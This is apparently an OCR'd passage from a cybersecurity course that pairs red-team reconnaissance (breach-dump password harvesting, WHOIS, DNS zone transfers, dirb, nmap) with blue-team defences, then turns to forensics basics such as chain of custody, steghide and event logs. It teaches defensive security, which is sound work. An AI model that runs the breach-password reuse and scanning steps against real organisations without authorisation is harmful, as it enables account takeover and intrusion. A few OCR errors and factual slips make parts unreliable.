Once you've identified some people who work at a company, try to find their personal email accounts using Maltego or just manually search for connections in publicly available information.

Wander over to: https://haveibeenpwned.com/ and look up the email addresses you've managed to gather to find any breaches their passwords were disclosed in. Finally, find the original archive from those breaches online (security professionals usually collect them) and look up the email address in question to find the password that was used when that service was breached. You may find that same password still being used on company systems.

Blue Team

As a member of the blue team, you should actively be doing the same thing the red team does. Look for any personal email address tied to people at your company from public sources, check if there have been breaches that contain their passwords and check to see if the password that leaked is used on company systems.

Consider implementing an employee awareness programme to educate people on the dangers of password re-use. Recommend the use of password managers for personal as well as business use. Keep track of data breaches for popular services that are likely to affect many people and send out warnings notifying people of the breach and the possibility of their password having been leaked.

Whois

Red Team

The WHOIS system is responsible for keeping track of who is responsible for a domain name. It is intended to provide contact details for the owners of a domain in cases of abuse or other circumstances. It's therefore also a good source of information to find out who owns what.


There is just one problem; many people use WHOIS privacy services, which act almost like a PO Box, in that the contact details provided are the details of a third party company who then forward the information on to the actual person responsible. Still, in many cases, you can get accurate information on who owns a domain by searching the WHOIS database (strictly speaking it isn't just one database).

You can easily search for WHOIS information using the 'whois' command on Linux:

```
# whois sans.org
```

```
root@kali:~# whois sans.org
Domain Name SANS.ORG
Registry Domain ID: D4201868-LROR
Registrar WHOIS Server: whois.domainpeople.com
Registrar URL: http://www.domainpeople.com
Updated Date: 2017-07-19T13:05:35Z
Creation Date: 1995-08-04T04:00:00Z
Registry Expiry Date: 2022-08-03T04:00:00Z
Registrar Registration Expiration Date:
Registrar: DomainPeople, Inc.
Registrar IANA ID: 65
Registrar Abuse Contact Email: abuse@hostway.com
Registrar Abuse Contact Phone: +1.8664678929
Reseller:
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID: C152182443-LROR
Registrant Name: Alan Paller
Registrant Organization: The SANS Institute
Registrant Street: 8120 Woodmont Avenue
Registrant Street: Suite 205
Registrant City: Bethesda
Registrant State/Province: MD
Registrant Postal Code: 20814
Registrant Country: US
Registrant Phone: +1.3019510102
Registrant Phone Ext:
Registrant Fax: +1. 3019510104
Registrant Fax Ext:
Registrant Email: domains@sans.org
```

You can also do a reverse WHOIS using third-party sites. For example:



ViewDNS.info

Tools | API | Research | Data

ViewDNS.info > Tools > **Reverse Whois Lookup**

This free tool will allow you to find domain names owned by an individual person or company. Simply enter the email address or name of the person or company to find other domains registered using those same details. FAQ

Registrant Name or Email Address: [redacted] GO

Reverse Whois results for [redacted].org

[redacted] domains that matched this search query.
These are listed below:

Domain Name	Creation Date	Registrar
livesanstraining.com	[redacted]	[redacted]
livesanstraining.net	2007-08-15	DOMAINPEOPLE, INC.
livesanstraining.org	2007-08-15	DOMAINPEOPLE, INC.
a-web-link.com	2016-02-26	DOMAINPEOPLE, INC.
abcwidgetco.com	2016-02-25	DOMAINPEOPLE, INC.
abcwidgetco.org	2016-02-25	DOMAINPEOPLE, INC.
acip.org	2012-12-17	DOMAINPEOPLE, INC.
administartor.com	2016-07-08	DOMAINPEOPLE, INC.
advanced-cybersecurity-learning-platform.com	2016-02-05	DOMAINPEOPLE, INC.
advanced-cybersecurity-learning-platform.net	2016-02-05	DOMAINPEOPLE, INC.
advanced-cybersecurity-learning-platform.org	2016-02-05	DOMAINPEOPLE, INC.
advancedcybersecuritylearningplatform.com	2016-02-05	DOMAINPEOPLE, INC.
advancedcybersecuritylearningplatform.net	2016-02-05	DOMAINPEOPLE, INC.
advancedcybersecuritylearningplatform.org	2016-02-05	DOMAINPEOPLE, INC.
advancedplacementcompetition.com	2011-10-12	DOMAINPEOPLE, INC.
advancedplacementcompetition.net	2011-10-12	DOMAINPEOPLE, INC.
advancedplacementcompetition.org	2011-10-12	DOMAINPEOPLE, INC.
advancedplacementcompetitions.com	2011-10-12	DOMAINPEOPLE, INC.
advancedplacementcompetitions.net	2011-10-12	DOMAINPEOPLE, INC.
advancedplacementcompetitions.org	2011-10-12	DOMAINPEOPLE, INC.
amazcard.com	2016-11-21	DOMAINPEOPLE, INC.
amazon-primeclub.com	2017-10-02	DOMAINPEOPLE, INC.
apcompetition.com	2011-10-12	DOMAINPEOPLE, INC.
apcompetition.net	2011-10-12	DOMAINPEOPLE, INC.
apcompetition.org	2011-10-12	DOMAINPEOPLE, INC.
apcompetitions.com	2011-10-12	DOMAINPEOPLE, INC.
apcompetitions.net	2011-10-12	DOMAINPEOPLE, INC.
apcompetitions.org	2011-10-12	DOMAINPEOPLE, INC.
apl-support.com	2017-05-17	DOMAINPEOPLE, INC.
bankacu.com	2016-05-17	DOMAINPEOPLE, INC.
benkwon.org	2016-02-17	DOMAINPEOPLE, INC.
boardcpcloud.com	2016-06-25	DOMAINPEOPLE, INC.
[redacted]	[redacted]	[redacted]

You can also use WHOIS on IP addresses; sometimes you can identify IP ranges.

Blue Team

There isn't much you can do to prevent this kind of thing. If you are worried, you can use a WHOIS privacy service to hide your involvement with domains, but sometimes it is better to be able to establish clear ownership and responsibility for a domain.

DNS Recon

Red Team

Armed with a list of domain names, you can find a lot of information on them through DNS alone.

The first thing to watch out for is the ability to perform a zone transfer. You'll almost never be able to pull it off these days, but it's worth checking because a zone transfer will allow you to pull off a complete list of every DNS record for the domain in question.

As long as we know the name server that is authoritative for a domain, and the name server in question has been misconfigured to allow zone transfers from unauthenticated sources, we can perform a zone transfer with:

```
# host -l myfakedomain.local 192.168.0.92
```

Where myfakedomain.local is the domain you want to perform a zone transfer on, and 192.168.0.92 is the IP address of the vulnerable name server. The result looks like this:

```
root@kali:~# host -1 myfakedomain.local 192.168.0.92
Using domain server:
Name: 192.168.0.92
Address: 192.168.0.92#53

Aliases:

beta.myfakedomain.local has address 192.168.0.22
ftp.myfakedomain.local has address 192.168.0.33
mail.myfakedomain.local has address 192.168.0.44
myfakedomain.local name server xxxxxxxxxxxxx
myfakedomain.local has address 192.168.0.55
support.myfakedomain.local has address 192.168.0.11
root@kali:~#
```

We can see here all the DNS records associated with that domain have been pulled out.

If you can't do a DNS zone transfer, which you usually can't, then the next best thing is to try to enumerate DNS records using a wordlist. DNSMap can do this:

```
# dnsmap myfakedomain.local
```

This will use DNSMap's built-in wordlist to guess valid subdomains. You can specify a third party wordlist using the '-w' parameter:

```
# dnsmap myfakedomain.local -w /usr/share/wordlists/dnsmap.txt
```

In the above case, Kali Linux has a wordlists directory in /usr/share which contains several useful wordlists, including one designed for DNSMap. You could use any list of words, though.

DNSMap will try to query each word as a subdomain of the domain you provided. For example, if the wordlist contains:

```
something
else
```

Then DNSMap will query:

something.myfakedomain.local else.myfakedomain.local

If results are returned, then it means the subdomains exist and you will get the IP addresses associated with them.

Blue Team

As a member of the blue team, you should first make sure your DNS servers are not configured to allow DNS zone transfers.

Finally, you should avoid exposing internal DNS to the public internet. That means having at least two DNS servers, one of which is internal to the company and handles DNS for internal servers on the network. This DNS server should not be reachable from outside the company network.

The other DNS server should handle DNS for all internet facing services. So things like websites and email servers that need to be accessed from outside the company network should be on that DNS server.

This level of separation means that even if someone enumerates DNS, without being on the network, they can't get a picture of your internal network layout. At best they can only get the details of your internet facing services, which anyone could easily find out anyway.

Dirb

Red Team

Armed with a list of websites, you could start to find directories that are not linked directly in the public areas of the site. For this task, we can use 'dirb'. Once again, this tool uses a wordlist to craft HTTP requests to the target, and it will tell us if the directory exists on the site.

For example:

```
# dirb http://myfakedomain.local /usr/share/wordlists/dirb/small.txt
```

The first parameter is the site to target, and the second is the wordlist to use. The result looks something like this:

```
root@kali:~/target# dirb http://127.0.0.1:8000 /usr/share/wordlists/dirb/small.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START TIME: Mon Dec 18 14:49:15 2017
URL_BASE: http://127.0.0.1:8000/
WORDLIST_FILES: /usr/share/wordlists/dirb/small.tx
-----------------

GENERATED WORDS: 959

---- Scanning URL: http://127.0.0.1:8000/ ----
+ http://127.0.0.1:8000/CYBERDOCS (CODE:301|SIZE:0)
+ http://127.0.0.1:8000/Statistics (CODE:301|SIZE:0)
+ http://127.0.0.1:8000/Stats (CODE:301|SIZE:0)
+ http://127.0.0.1:8000/access (CODE:301|SIZE:0)
+ http://127.0.0.1:8000/admin (CODE:301|SIZE:0)
+ http://127.0.0.1:8000/alpha (CODE:301|SIZE:0)
+ http://127.0.0.1:8000/auth (CODE:301|SIZE:0)
+ http://127.0.0.1:8000/config (CODE:301|SIZE:0)
+ http://127.0.0.1:8000/creditcards (CODE:301|SIZE:0)

-----------------
END TIME: Mon Dec 18 14:49:16 2017
DOWNLOADED: 959 - FOUND: 9
root@kali:~/target#
```

Blue Team

If you're on the blue team, there are two main things to watch out for in this case.

First of all, you'll want to avoid putting anything up on the public internet that you don't want people to find, unless it is password protected. Just using a weird name and hoping no one will find it is called security by obscurity and it's a terrible practice (if obscurity is the **only** thing protecting you).

Make sure if it's on the internet that it's either for public consumption or it is password protected with a strong password.

The next thing to watch out for is your server logs. A dirb search is noisy, it generates a lot of traffic, and it's really obvious from a quick glance at the logs that someone is using a similar tool on you. This can sometimes give you warning that an attack is coming, although you do sometimes get scanned without an attacker following through (usually automated attack programs will look for a specific vulnerability to exploit and give up if they don't find it).

NMap

Red Team

At this stage, you should have a list of interesting IP addresses that you could target, maybe their email and web servers, along with a few other things that are internet facing.

The next step is to find out which ports are open. The number of ports open on a system is basically the number of potential ways there are into that system. Each port will have a service listening on it, and the service is a program. If they are running a vulnerable version of that program, you could exploit it to find a way onto the system potentially.

If they aren't running a vulnerable version of the program, then you could install or buy that software for yourselves and try to find a bug in the program, which could lead to an exploit. This kind of undiscovered exploit is known as a 0-day because it hasn't been reported to the company in question, so there is no way to patch it.

There are other ways to get a foothold on a network, of course, it isn't only about exploiting services, but we'll cover that in other modules. For now, let's talk about finding out which services are running on a target to start to find out if there is any software there we can take advantage of.

We'll use a portscanner called NMap. NMap is prolific in the security community, and for good reason. It is incredibly powerful, with a host of different options. Really, NMap requires an entire book to itself, and there are in fact several books on NMap that have been written, so we'll only cover the basics of using NMap here. You can find out more by reading the documentation at: https://nmap.org/book/man.html although I do recommend you buy the official book to get the most out of this tool.

Connect Scan

The connect scan is the most basic type of scan you can do in NMap. The benefit to using a connect scan is that you don't need root permissions on the system you are scanning from to use it. The downside is that a connect scan is quite obvious and many firewalls or IDS systems will fiag it.

Using a connect scan is as easy as:

```
# nmap -vv -sT 127.0.0.1
```

In the command above -vv stands for 'use the second level of verbosity' (it lets us know what nmap is doing), -sT is the TCP connect scan, and 127.0.0.1 is the target.

```
root@kali:- nmap -vv -sT 127.0.0.1

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-18 15:21 GMT
Initiating Connect Scan at 15:21
Scanning localhost (127.0.0.1) [1000 ports)
Discovered open port 22/tcp on 127.0.0.1
Completed Connect Scan at 15:21, 0.01s elapsed (1000 total ports)
Nmap scan report for localhost (127.0.0.1)
Host is up, received localhost-response (0.000027s latency).
Scanned at 2017-12-1 15:21:09 GMT for Os
Not shown: 999 closed ports
Reason: 999 conn-refused
PORT      STATE     SERVICE REASON
22/tcp  open    ssh    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
         Raw packets sent: 0 (0B) I Rcvd: 0 (0B)
root@kali:~#
```

So it found one service listening on port 22. But actually, I set up a second service listening on port 1337. Why didn't NMap find it?

This bit is important; by default NMap will only scan the top 1000 most common ports. If you want to override that and have NMap scan all possible ports then then you need to use: -p-:

```
# nmap -vv -sT -p- 127.0.0.1
```

Which gives us:

```
root@kali:- # nmap -vv -sT -p- 127.0.0.1
Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-18 15:24 GMT
Initiating Connect Scan at 15:24
Scanning localhost (127.0.0.1) [65535 ports]
Discovered open port 22/tcp on 127.0.0.1
Discovered open port 1337/tcp on 127.0.0.1
Completed Connect Scan at 15:24, 1.37s elapsed (65535 total ports)
Nmap scan report for localhost (127.0.0.1)
Host is up, received localhost - response (0.000028s latency).
Scanned at 2017-12-18 15:24:17 GMT for 1s
Not shown: 65533 closed ports
Reason: 65533 conn-refused
PORT      STATE   SERVICE REASON
22/tcp            open       ssh         syn-ack
1337/tcp   open   waste  syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.41 seconds
         Raw packets sent: 0 (0B) | Rcvd: 0 (0B)
root@kali:~#
```

A lot of people miss things by forgetting that NMap doesn't scan every port by default.

Syn Scan

There is a faster and stealthier alternative to the connect scan, which is the syn scan. This is the scan type you should almost always be using if you have root access to the system you are scanning from.

If you think back to how the TCP protocol works, a full on connection handshake looks like:

Syn

Syn-Ack

Ack

That's what happens with a connect scan. With a syn scan, the TCP connection is never completed, so it looks like this if the port is open:

Syn

Syn-Ack

And if the port is closed then it looks like this:

Syn

Rst

You can perform a syn scan with the '-sS' parameter:

```
# nmap -vv -sS -p- 127.0.0.1
```

```
root@kali:~# nmap -vv -sS -p- 127.0.0.1
Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-18 15:30 GMT
Initiating SYN Stealth Scan at 15:30
Scanning localhost (127.0.0.1) [65535 ports)
Discovered open port 22/tcp on 127.0.0.1
Discovered open port 1337/tcp on 127.0.0.1
Completed SYN Stealth Scan at 15:30, 0.32s elapsed (65535 total ports)
Nmap scan report for localhost (127.0.0.1)
Host is up, received localhost-response (0.0000010s latency)
Scanned at 2017-12-18 15:30:30 GMT for Os
Not shown: 65533 closed ports
Reason: 65533 resets
PORT            STATE     SERVICE REASON
22/tcp    open    ssh     syn-ack ttl 64
1337/tcp        open      waste     syn-ack ttl 64
```

```
Read data files from: usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds
           Raw packets sent: 65535 (2.884MB) | Rcvd: 131072 (5.505MB)
root@kali:~#
```

Service Detection

Once you know what ports are open, you could connect to them to try to find out which services are running. For example:

```
# nc 127.0.0.1 22
```

```
root@kali:~# nc 127.0.0.1 22
SSH-2.0-0pensSH_7.6pl Debian-2
```

But NMap can do a much better job of telling you which services are running with '-sV'. The '-sV' parameter is for version detection:

```
root@kali:- # nmap -vv -sV -p- 127.0.0.1

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-18 - 15:33 GMT
NSE: Loaded 42 scripts for scanning.
Initiating SYN Stealth Scan at 15:33
Scanning localhost (127.0.0.1) [65535 ports)
Discovered open port 22/tcp on 127.0.0.1
Discovered open port 1337/tcp on 127.0.0.1
Completed SYN Stealth Scan at 15:33, 0.33s elapsed (65535 total ports)
Initiating Service scan at 15:33
Scanning 2 services on localhost (127.0.0.1)
Completed Service scan at 15:33, 11.01s elapsed (2 services on 1 host)
NSE: Script scanning 127.0.0.1.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 15:33
Completed NSE at 15:33, 0.01s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 15:33
Completed NSE at 15:33, 0.01s elapsed
Nmap scan report for localhost (127.0.0.1)
Host is up, received localhost-response (0.0000020s latency)
Scanned at 2017-12-18 15:33:26 GMT for 11s
Not shown: 65533 closed ports
Reason: 65533 resets
PORT            STATE     SERVICE REASON                      VERSTON
22/tcp    open    ssh     syn-ack ttl 640    OpenSSH 7.6p1 Debian 2 (protocol 2.0)
1337/tcp        open      waste?    syn-ack ttl 64
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.68 seconds
```

```
Raw packets sent: 65535 (2.884MB) | Rcvd: 131072 (5.505MB)
root@kali:~#
```

Nmap does version detection by fingerprints. It looks at several factors and compares them against a fingerprint database to try to find out which services are running. It can even tell the difference if a service is configured to provide the wrong banner when you connect to it.

OS Detection

NMap can also fingerprint the operating system to a fairly good degree of accuracy. The required parameter is the '-O' parameter:

```
root@kall:-# nmap -vv -O 127.0.0.1

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-18 - 15:36 GMT
Initiating SYN Stealth Scan at 15:36
Scanning localhost (127.0.0.1) [1000 ports]
Discovered open port 22/tcp on 127.0.0.1
Completed SYN Stealth Scan at 15:36, 0.03s elapsed (1000 total ports)
Initiating os detection (try #1) against localhost (127.0.0.1)
Nmap scan report for localhost (127.0.0.1)
Host is up, received localhost - response (0.000046s latency)
Scanned at 2017-12-18 15:36:06 GMT for 2s
Not shown: 999 closed ports
Reason: 999 resets
PORT         STATE  SERVICE REASON
22/tcp               open       ssh          syn-ack ttl 64
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux kernel:3 cpe:/o:linux:linux_ kernel: 4
OS details: Linux 3.8 - 4.9
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=12/18%0T=22%CT=1%CU=31586%PV=N%DS=0%DC=L%G=Y%TM=5A37E0
OS:68%P=x86 4-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=109%TI=Z%CI=I%II=I%TS=A)OP
OS:S(01=MFFD7ST11NW7%02=MFFD7ST11NW7%03=MFFD7NNT11NW7%04=MFFD7ST11NW7%05=ME
OS:FD7ST11NW7%06=MFFD7ST11)WIN(Wl=AAAA%W2=AAAA%W3=AAAA%W4=AAAA%W5=AAAA%W6=A
OS:AAA)ECN(R=Y%DF=Y%T=40%W=AAAA%0=MFFD7NNSNW7%CC=Y%Q=)TI(R=Y%DF=Y%T=40%S=0%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=%RD=
OS:%Q=)T5 (R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)T6 (R=Y%DF=Y%T=40%W=0%S
OS:=%RD=0%Q=)T7 (R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)U1(
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)

Uptime guess: 30.153 days (since Sat Nov 18 11:56:10 2017)
Network Distance: 0 hops
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Read data files from: /usr/bin/ / share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 1.54 seconds
                Raw packets sent: 1022 (45.778KB) I Rcvd: 2043 (87.024KB)
```

UDP

Don't forget UDP ports! You can use the '-sU' parameter to scan on UDP instead, but because UDP is connection-less, UDP scans can take a long time and aren't necessarily accurate.

That's because you'll typically only get a response on UDP if you send the right data to the application; otherwise you'll likely get ignored.

Blue Team

If you're on the blue team, there are a few things you can do here.

First, make sure to patch any software that listens on ports on your servers. You should have a patch cycle of a few weeks at most between a patch being released and your testing, implementing and rolling it out to all your systems that use that software.

A good firewall or Intrusion Detection System (IDS) will usually pick up port scans and act to block them, which can make results inaccurate for the people doing the scanning. You should test your firewall and IDS solutions by running NMap to see what happens and if the scan results are accurate.

Reconnaissance: In Practice

James Lyne shares real-world examples of how attackers can use reconnaissance to help them succeed in cyber attacks.

Forensics 1

Learning Objectives

After completing this module, you should be able to:

- Understand what log files are and why they are useful
- Treat evidence in a manner which will hold up in court
- Understand the importance of an incident response plan
- Understand the importance of File Integrity and hashes

Module Content

This module will cover the absolute basics of digital forensics. We will be covering the following components:

- Forensics
- Evidence and the chain of custody
- Steganography
- Event logs and log files
- File integrity and hashes
- Incident response
- Red, blue, and purple teams

Forensics

Digital forensics is the process of preserving and evaluating electronic data, in order to reconstruct prior events. In other words, the goal is to acquire an accurate representation of the data on a target system and then evaluate it for clues, in order to find out what happened. Digital forensics is used in incident response, where an analyst must find out if a system has been breached, and how it was breached. Digital forensics is also used in criminal cases where there is suspicion that an offence was carried out through the use of a computer.

The first step in any forensic investigation is to decide on priorities. For example, is your priority to preserve evidence so that it will hold up in a court of law? Is it more important that the investigation be completed quickly, in order to determine the scale of a breach, even if it means that the evidence collected may not be admissible in court? These are things that upper management must decide.

Evidence

If evidence is to hold up in court, there are several steps that the analyst must take. The first thing is to use a notebook to take notes throughout the investigation. The notebook must not be ring bound; in other words it must be clear when a page has been removed because the edges of the torn paper will still be visible. Every page of the notebook that is used should be clearly dated, with the name of the analyst on it.

Be warned that everything written in the notebook is evidence, so if you are unsure of a conclusion, do not note it down until you can verify it. A mistake in the notebook could be used as an example in court of why the work is untrustworthy.

Chain of Custody

All physical evidence collected during the investigation (such as hard drives or USB sticks) must go into sealable evidence bags, which the analyst must name and date. Whenever anyone takes responsibility for that evidence, such as handing it over to law enforcement, they must also name and date the evidence bags when in their possession. Of course, forensic captures of all evidence should be made before sealing them into evidence bags.

Chain of custody is vital to maintain the legal worthyness of the evidance. Evidence can still be introduced into court with no or a broken chain of custody, however a lack of satisfactory chain of custory could prevent that evidence from being considered.

History of steganography

Steganography is the practice of concealing data within other data. It originates from the Greek word *steganos* meaning 'covered' or 'concealed', and *graphein* meaning 'writing'.

The first recorded use of steganography dates back to 440BC, where the ancient Greek historian Histiaeus was documented as using his most trusted servant as a messenger. However, instead of having them carry simple messages, Histiaeus would tattoo the message onto the servant's head and send them on their way once their hair had grown. The servant would then deliver a verbal message to the recipient, telling them to shave their head in order to find the message.

At the most basic level, you could open another file (like an image) and hide a secret message inside of it. There are more advanced forms of steganography too. For example, you could change some of the pixels in an image in just the right way, in order to hide a secret message.

Steganography has been widely used for centuries, from hidden messages written in secret inks on paper, to messages written in Morse code on yarn and knitted into pieces of clothing worn by messengers. If you look back in history, there are several instances where steganography has played an integral part in the transmission of secret messages. It was also used during World War II, whereby espionage agents used microdots to send messages back and forth, and even used photosensitive glass!

Steganography today

Steganography has since evolved. More modern usage of steganography includes concealing messages within the lowest bits of images, concealing data within encrypted or random data and, in its simplest of forms, embedding hidden messages in image files.

In several states and countries where social or government taboos and censorship are present, social steganography is used. This takes the form of hiding messages in pop culture references, hiding messages in the titles and context of a shared video or image, and misspelling names or words that are popular in the media, in order to suggest an alternative meaning. This technique relies on public sharing.

Detection

Detection of steganography can be difficult! It requires careful physical examination and is often a time-consuming process. *Steganalysis* is the term used to represent the simplest method of detecting modified files. *Stegware* is also a term being used currently to represent the hiding of cyber-attacks, making detection an inadequate defence.

Audio steganography is a technique used to embed secret messages into digital audio. It works by modifying audio signal in an imperceptible manner. There are various methods of audio steganography, such as LSB and Echo Hiding.

LSB - LSB (Least Significant Bit) is an algorithm used in conjunction with steganographic techniques for embedding text into images and also into audio. It does this by converting the audio sample into bits, into which the text data is then embedded. By using an LSB based algorithm, the capacity for hiding text increases.

Echo Hiding - Echo based hiding algorithms are very popular within audio steganography, mainly for their robustness in compression, imperceptibility, similarity to LSB and their capacity.

Modern day usage of audio steganography can be shown in examples such as hidden sounds triggering smart devices (Alexa) and ringtones only younger people can hear.

There are vast amounts of steganography tools available today. The below are just a few:

Crypture - Crypture is a command line tool that performs steganography. You can use this tool to hide your sensitive data inside a BMP image file.

Binwalk - Binwalk is a tool for searching a given binary image for embedded files and executable code. Specifically, it is designed for identifying files and code embedded inside of firmware images. It is a very powerful tool and has all sorts of functions!

Steghide - Steghide is an open source steganography software that lets you hide your secret file inside an image or audio file, without any noticeable change in the image or audio file. It is command line software.

rSteg - rSteg is a Java based tool that lets you hide textual data inside an image. It is able to embed or extract the data from the file and uses a PIN to add an extra layer of complexity. The tool is as simple as selecting the image file, entering the PIN and then entering the text that you want to hide in the image.

OpenStego - With OpenStego you can attach any kind of secret message file in an image file. You can hide images in BMP, GIF, JPEG, JPG, PNG and WBMP. You can hide data in these files and take output as a PNG file.

All provide similar functions in examining images for embedded data and extraction. These tools can also be used to embed your own secret files into images.

One of the most common stego tools and the easiest to use **Steghide**. Steghide can both hide and extract data in various kinds of file types. It is a command line-based tool, so it is important to learn the basic commands in order to get the most out of it.

Useful commands in Steghide:

info,--info - Display information about a cover or stego file.

-ef,--embedfile filename -Specify the file that will be embedded (the file that contains the secret message)

-cf,--coverfile filename -Specify the cover file that will be used to embed data

-sf,--stegofile filename -Specify the stego file (the file that contains embedded data)

-xf,--extractfile filename -Create a file with the name filename and write the data that is embedded in the stego file to it

Example Steghide command:

`steghide info file.jpg` (Shows image info)

```
Forensic@ubuntu:~/Desktop$ steghide info homework.jpg
"homework.jpg":
   format: jpeg
   capacity: 37.4 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
   embedded file "homework.txt":
      size: 29.0 Byte
      encrypted: rijndael-128, cbc
      compressed: yes
```

`steghide extract -sf file.jpg` (Extracts embedded data)

```
Forensic@ubuntu:~/Desktop$ steghide extract -sf homework.jpg
Enter passphrase:
wrote extracted data to "homework.txt"
Forensic@ubuntu:~/Desktop$
```

Steganography is an important subject within forensics, as it is continually and more increasingly being used in cyber attacks. Attackers are using steganography to inject malicious content into files, in order to evade modern day security defences. Their ultimate aim is to extract content from compromised systems.

Steganography Challenge Lab

In this lab you will be using the steghide tool to hide some data within a wav file, and then recover it. This should be fun! Follow the instructions carefully to make sure you do not delete the wrong file!

In this example we are using the command line, but try it on your own system and you can play the audio file to validate the difference to the data is imperceptible.

Event Logs and Log Files

Log file analysis is another major part of being a forensic analyst. Windows log files can be confusing, as they tend to be filled with vague codes and identifiers. Reading them is often a multi-stage process of looking up various codes and looking at the registry and file system to determine what the identifiers mean.

When a significant or auditable event happens in Windows, the operating system generates a log file. These are viewed using the Windows Event Log Viewer. The Event Viewer has a Windows event log hierarchy, which contains many categories. The main event categories that are populated on all Windows systems by default are:

- Application
- Security
- System

These logs contain detailed information, such as important hardware and software actions and different types of logins. All of these can be used in forensic investigations to further examine suspicious activities. Each event log contains date/time information, usernames and computer IDs, and source and type information.

Also included within the log is an Event ID, which specifies the event type 4626. These IDs can be searched for at (http://myeventlog.com/) and further information can be gleaned from them.

For example, an Event ID of 4624 is a successful login event and is generated when a logon session is created. The most common types of log on fields are 2 (interactive) and 3 (network). All of this information can be extremely useful in identifying any unexpected or malicious logons from unknown users.

```
Event ID: 4624
Source: Microsoft-Windows-Security-Auditing
Level: Success Audit
Description: An account was successfully logged on. Subject: Security ID: NULL SID
Account Name: - Account Domain: - Logon ID: 0x0 Logon Type: 3 New Logon: Security ID:
SYSTEM Account Name: JDOE$ Account Domain: CONTOSO Logon ID: 0x2b5a1cc Logon GUID:
{8d290146-94c0-cb12-53e0-fc3f3e7fa143} Process Information: Process ID: 0x0 Process
Name: - Network Information: Workstation Name: Source Network Address: ::1 Source Port:
54076 Detailed Authentication Information: Logon Process: Kerberos Authentication
Package: Kerberos Transited Services: - Package Name (NTLM only): - Key Length: 0
```

By far the most important thing to consider when looking at log files is the time zone. Some log files are written according to a specific time zone, while others are written according to the current system time. You can look in the registry to find out the system time at the time the disk capture was made. However, this doesn't take into account the fact that the time zone may have been different at the time the event was logged.

Many analysts have been caught out by shifts in time zone, so we recommend that you convert all time stamps to UTC format across the entirety of your report.

File Integrity and Hashes

File integrity is particularly important in forensics. It allows us to identify if any unauthorised changes have been made to the file and allows us to prove that a file has not been changed. This process is integral in forensic investigations, as it allows investigators to be certain that the files have not been exposed to any damage, manipulation or tampering throughout their investigations, thus making any evidence they derive from them admissible in court. But how do we protect these files from unauthorised changes, and how do we prove that they have not been changed?

